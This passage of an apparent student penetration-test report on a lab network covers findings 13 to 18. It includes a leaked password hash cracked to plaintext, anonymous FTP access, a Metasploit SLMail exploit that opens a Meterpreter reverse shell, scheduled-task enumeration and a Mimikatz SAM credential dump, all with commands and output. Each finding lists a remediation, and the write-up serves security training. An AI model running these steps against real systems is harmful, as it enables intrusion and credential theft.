
Vulnerability 13	**Findings**
Title	Reconnaissance - User Credentials
Type	Windows
Risk Rating	High
Description	User credentials and hashed password found using open source intelligence

<table>
<tr>
<td><b>Image 1</b>

Credentials found on totallrekall GitHub page</td>
<td>

site/xampp.users at main · totalr
github.com/totalrekall/site/blob/main/xampp.users
Apps United links News investments kids Boot Camp twitter Facebook Azure Lab - VMs Learned League: Add Profile - Seccur...
Product Team Enterprise Explore Marketplace Pricing Search Sign in Sign up
totalrekall / site Public
Notifications Fork 2 Star 0
Code Issues Pull requests 1 Actions Projects Wiki Security Insights
main site / xampp.users Go to file
totalrekall Added site backup files Latest commit 4dde5a9 on Mar 1 History
1 contributor
1 lines (1 sloc) 46 Bytes Raw Blame
© 2022 GitHub, Inc. Terms Privacy Security Status Docs Contact GitHub Pricing API Training Blog About
<pre>
1 trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0
</pre>
</td>
</tr>
<tr>
<td><b>Image 2</b>

John the Ripper successfully cracks password hash</td>
<td>

<pre>
┌──(root💀kali)-[~]
└─# john hash2.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life   (trivera)
1g 0:00:00:00 DONE 2/3 (2022-07-30 12:12) 5.882g/s 6435p/s 6435c/s 6435C/s 123456..hammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
</pre>
</td>
</tr>
<tr>
<td><b>Affected Hosts</b></td>
<td>172.22.117.20</td>
</tr>
<tr>
<td><b>Remediation</b></td>
<td>Remove user credentials from GitHub</td>
</tr>
</table>

Vulnerability 14	**Findings**
Title	Initial Access - User Credentials
Type	Windows OS
Risk Rating	High
Description	Access into Rekall Windows machine achieved through user credentials
Image 1 Credentials usenamer: trivera password: Tanya4life	 Authentication Required - Mozilla Firefox http://172.22.117.20 is requesting your username and password. The site says: “Restricted Content” User Name: trivera Password: ●●●●●●●●●●

<table>
<tr><td><b>Image 2</b>
Successful access</td><td>
site/xampp.users at main × 172.22.117.20/flag2.txt × +
172.22.117.20/flag2.txt
Exploit-DB Nessus
<pre>4d7b349705784a518bc876bc2ed6d4f6</pre></td></tr>
<tr><td><b>Affected Hosts</b></td><td>172.22.117.20</td></tr>
<tr><td><b>Remediation</b></td><td>Remove credentials from the web</td></tr>
</table>

<table>
<tr><th>Vulnerability 15</th><th>Findings</th></tr>
<tr><td><b>Title</b></td><td>Initial Access - FTP</td></tr>
<tr><td><b>Type</b></td><td>Windows OS</td></tr>
<tr><td><b>Risk Rating</b></td><td>High</td></tr>
<tr><td><b>Description</b></td><td>FTP access gained through an anonymous account</td></tr>
<tr><td><b>Image 1</b>



FTP open with exploitable FTP version</td><td>
Firefox
qterminal
Kali on ML-REFVM-197105
Zenmap
Scan Tools Profile Help
Target: 172.22.117.0/24 Profile: Intense scan
Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.0/24
Hosts Services
Nmap Output Ports / Hosts Topology Host Details Scans
<table>
<tr><th>OS</th><th>Host</th></tr>
<tr><td></td><td>WinDC01 (172.22.117.10)</td></tr>
<tr><td></td><td>Windows10 (172.22.117.20)</td></tr>
<tr><td></td><td>172.22.117.100</td></tr>
</table>
<table>
<tr><th></th><th>Port</th><th>Protocol</th><th>State</th><th>Service</th><th>Version</th></tr>
<tr><td>✓</td><td>21</td><td>tcp</td><td>open</td><td>ftp</td><td>FileZilla ftpd 0.9.41 beta</td></tr>
<tr><td>✓</td><td>25</td><td>tcp</td><td>open</td><td>smtp</td><td>SLmail smtpd 5.5.0.4433</td></tr>
<tr><td>✓</td><td>79</td><td>tcp</td><td>open</td><td>finger</td><td>SLMail fingerd</td></tr>
<tr><td>✓</td><td>80</td><td>tcp</td><td>open</td><td>http</td><td>Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)</td></tr>
<tr><td>✓</td><td>106</td><td>tcp</td><td>open</td><td>pop3pw</td><td>SLMail pop3pw</td></tr>
<tr><td>✓</td><td>110</td><td>tcp</td><td>open</td><td>pop3</td><td>BVRP Software SLMAIL pop3d</td></tr>
<tr><td>✓</td><td>135</td><td>tcp</td><td>open</td><td>msrpc</td><td>Microsoft Windows RPC</td></tr>
<tr><td>✓</td><td>139</td><td>tcp</td><td>open</td><td>netbios-ssn</td><td>Microsoft Windows netbios-ssn</td></tr>
<tr><td>✓</td><td>443</td><td>tcp</td><td>open</td><td>http</td><td>Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)</td></tr>
<tr><td>✓</td><td>445</td><td>tcp</td><td>open</td><td>microsoft-ds</td><td></td></tr>
</table></td></tr>
</table>

Image 2 1. FTP access 2. Anonymous credentials entered 3. Access granted 4. Sensitive data exposed	
Affected Hosts	172.22.117.20
Remediation	Disable anonymous access for FTP port 21


```
┌──(root💀 kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> dir
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp            32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (35.1519 kB/s)
ftp> exit
221 Goodbye

┌──(root💀 kali)-[~]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278

┌──(root💀 kali)-[~]
└─# 
```

[redacted]

Vulnerability 16	**Findings**
Title	Initial Access - POP3
Type	Windows OS
Risk Rating	**Medium**
Description	Reverse shell used to gain access via Port 110

Image 1


Vulnerable port



```
Target: 172.22.117.0/24                          Profile: Intense scan
Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.0/24

OS  Host                           Port  Protocol  State  Service      Version
    WinDC01 (172.22.117.10)     ✓  21    tcp       open   ftp          FileZilla ftpd 0.9.41 beta
    Windows10 (172.22.117.20)   ✓  25    tcp       open   smtp         SLmail smtpd 5.5.0.4433
    172.22.117.100              ✓  79    tcp       open   finger       SLMail fingerd
                                ✓  80    tcp       open   http         Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
                                ✓  106   tcp       open   pop3pw       SLMail pop3pw
                                ✓  110   tcp       open   pop3         BVRP Software SLMAIL pop3d
                                ✓  135   tcp       open   msrpc        Microsoft Windows RPC
                                ✓  139   tcp       open   netbios-ssn  Microsoft Windows netbios-ssn
                                ✓  443   tcp       open   http         Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
                                ✓  445   tcp       open   microsoft-ds
```

Image 2


Successful Meterpreter session created via module ‘windows/pop3/seattlelab_pass’



```
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   110              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > run -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
msf6 exploit(windows/pop3/seattlelab_pass) > [*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.20:59503 ) at 2022-08-04 13:49:48 -0400
```


Image 3

Initial Access into Rekall network



```
msf6 exploit(windows/pop3/seattlelab_pass) > sessions

Active sessions
===============

  Id  Name  Type                     Information                   Connection
  --  ----  ----                     -----------                   ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN10  172.22.117.100:4444 → 172.22.117.20:59491  (172.22.117.20)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN10  172.22.117.100:4444 → 172.22.117.20:59503  (172.22.117.20)

msf6 exploit(windows/pop3/seattlelab_pass) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > dir
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  32     fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358   fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840   fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793   fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371   fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940   fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991   fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210   fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831   fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991   fil   2022-06-27 22:34:07 -0400  maillog.007
100666/rw-rw-rw-  3664   fil   2022-07-26 23:16:48 -0400  maillog.008
100666/rw-rw-rw-  1991   fil   2022-07-28 19:07:41 -0400  maillog.009
100666/rw-rw-rw-  5712   fil   2022-07-30 12:30:08 -0400  maillog.00a
100666/rw-rw-rw-  11933  fil   2022-07-31 13:36:11 -0400  maillog.00b
100666/rw-rw-rw-  4090   fil   2022-08-01 20:54:54 -0400  maillog.00c
100666/rw-rw-rw-  2315   fil   2022-08-02 13:48:11 -0400  maillog.00d
100666/rw-rw-rw-  6986   fil   2022-08-03 13:11:32 -0400  maillog.00e
100666/rw-rw-rw-  2366   fil   2022-08-04 11:51:24 -0400  maillog.00f
100666/rw-rw-rw-  8639   fil   2022-08-04 13:49:47 -0400  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49d[redacted]
meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

Affected Hosts	172.22.117.20
Remediation	Update to a more secure version of POP3 protocol

Vulnerability 17	**Findings**
Title	Post Exploitation - Scheduled Tasks
Type	Windows OS
Risk Rating	Medium
Description	Able to maintain access through accessing scheduled tasks within the Windows server
Image Within the meterpreter session from Vulnerability 15 above - ability to gain access to scheduled tasks	
Affected Hosts	172.22.117.20
Remediation	Limit usage of automated tasks to administrative users. Trigger alerts for any changes to automated tasks. See attack.mitre.org/techniques/T1053/005/ for more details.


```
C:\Program Files (x86)\SLmail\System>schtasks /query /TN flag5 /FO list /v
schtasks /query /TN flag5 /FO list /v

Folder: \
HostName:                             WIN10
TaskName:                             \flag5
Next Run Time:                        N/A
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        8/4/2022 11:04:29 AM
Last Result:                          1
Author:                               WIN10\sysadmin
Task To Run:                          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$
Start In:                             N/A
Comment:                              54fa8cd5c1354adc9214969d716673f5
Scheduled Task State:                 Enabled
Idle Time:                            Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end
Power Management:                     Stop On Battery Mode
Run As User:                          ADMBob
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        At logon time
Start Time:                           N/A
Start Date:                           N/A
End Date:                             N/A
Days:                                 N/A
Months:                               N/A
Repeat: Every:                        N/A
Repeat: Until: Time:                  N/A
Repeat: Until: Duration:              N/A
Repeat: Stop If Still Running:        N/A

HostName:                             WIN10
TaskName:                             \flag5
Next Run Time:                        N/A
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        8/4/2022 11:04:29 AM
Last Result:                          1
Author:                               WIN10\sysadmin
Task To Run:                          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$
Start In:                             N/A
Comment:                              54fa8cd5c1354adc9214969d716673f5
Scheduled Task State:                 Enabled
Idle Time:                            Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end
Power Management:                     Stop On Battery Mode
Run As User:                          ADMBob
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        At idle time
Start Time:                           N/A
Start Date:                           N/A
End Date:                             N/A
Days:                                 N/A
Months:                               N/A
Repeat: Every:                        N/A
Repeat: Until: Time:                  N/A
Repeat: Until: Duration:              N/A
```

Vulnerability 18	**Findings**
Title	Persistence - User Enumeration (Valid Accounts)
Type	Windows OS
Risk Rating	**Medium to High**
Description	Able to crack a password using Mimikatz inside a Meterpreter session

Image 1

1. Mimikatz loaded within Meterpreter session


2. Search for credentials



```
Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN10  172.22.117.100:4444 → 172.22.117.20:59491  (172.22.117.20)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN10  172.22.117.100:4444 → 172.22.117.20:59503  (172.22.117.20)

msf6 exploit(windows/pop3/seattlelab_pass) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > kiwi
[-] Unknown command: kiwi
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772
```

Image 2

